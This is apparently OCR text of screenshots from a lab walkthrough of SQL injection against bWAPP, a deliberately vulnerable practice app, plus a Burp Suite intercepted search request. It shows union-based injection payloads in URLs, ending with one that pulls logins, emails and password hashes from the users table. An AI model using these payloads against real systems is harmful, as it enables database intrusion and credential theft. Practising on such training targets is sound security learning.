

bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
New Tab
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credit
Go

192.168.254.131/bWAPP/sqli_2.php?movie=5&action=go

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
The Amazing Spider-Man	2012	Peter Parker	action	Link


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
New Tab
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credi
Go


192.168.254.131/bWAPP/sqli_2.php?movie=1 and 1=2#&action=go

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
No movies were found!				

sqli_2.php?movie=1 and 1=2#&action=go


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
New Tab
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Cred
Go


192.168.254.131/bWAPP/sqli_2.php?movie=1 union select 1,2,3,4,5,6#&action=go

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
Error: The used SELECT statements have a different number of columns				

sqli_2.php?movie=1 union select 1,2,3,4,5,6#&action=go


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
New Tab
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Cred
Go


192.168.254.131/bWAPP/sqli_2.php?movie=1 union select 1,2,3,4,5,6,7#&action=go

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link

sqli_2.php?movie=1 union select 1,2,3,4,5,6,7#&action=go


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
New Tab
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Cred
Go


192.168.254.131/bWAPP/sqli_2.php?movie=1337 union select 1,2,3,4,5,6,7#&action=go

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

sqli_2.php?movie=1337 union select 1,2,3,4,5,6,7#&action=go


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
New Tab
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Bl
Go

192.168.254.131/bWAPP/sqli_2.php?movie=1337 union select 1,login,3,email,password,6,7 from users#&action=go&action=go&action=go

/ SQL Injection (GET/Select) /


Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
A.I.M.	3	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	Link

sqli_2.php?movie=1337 union select 1,login,3,email,password,6,7 from users#&action=go

SQLi (POST/Search)

March 31, 2015 1:07 PM




bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
192.168.254.131/bWAPP/sqli_6.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credit

/ SQL Injection (POST/Search) /


Search for a movie: Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.254.131:80


```
POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_6.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

title=&action=search
```


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
192.168.254.131/bWAPP/sqli_6.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Cred
Search

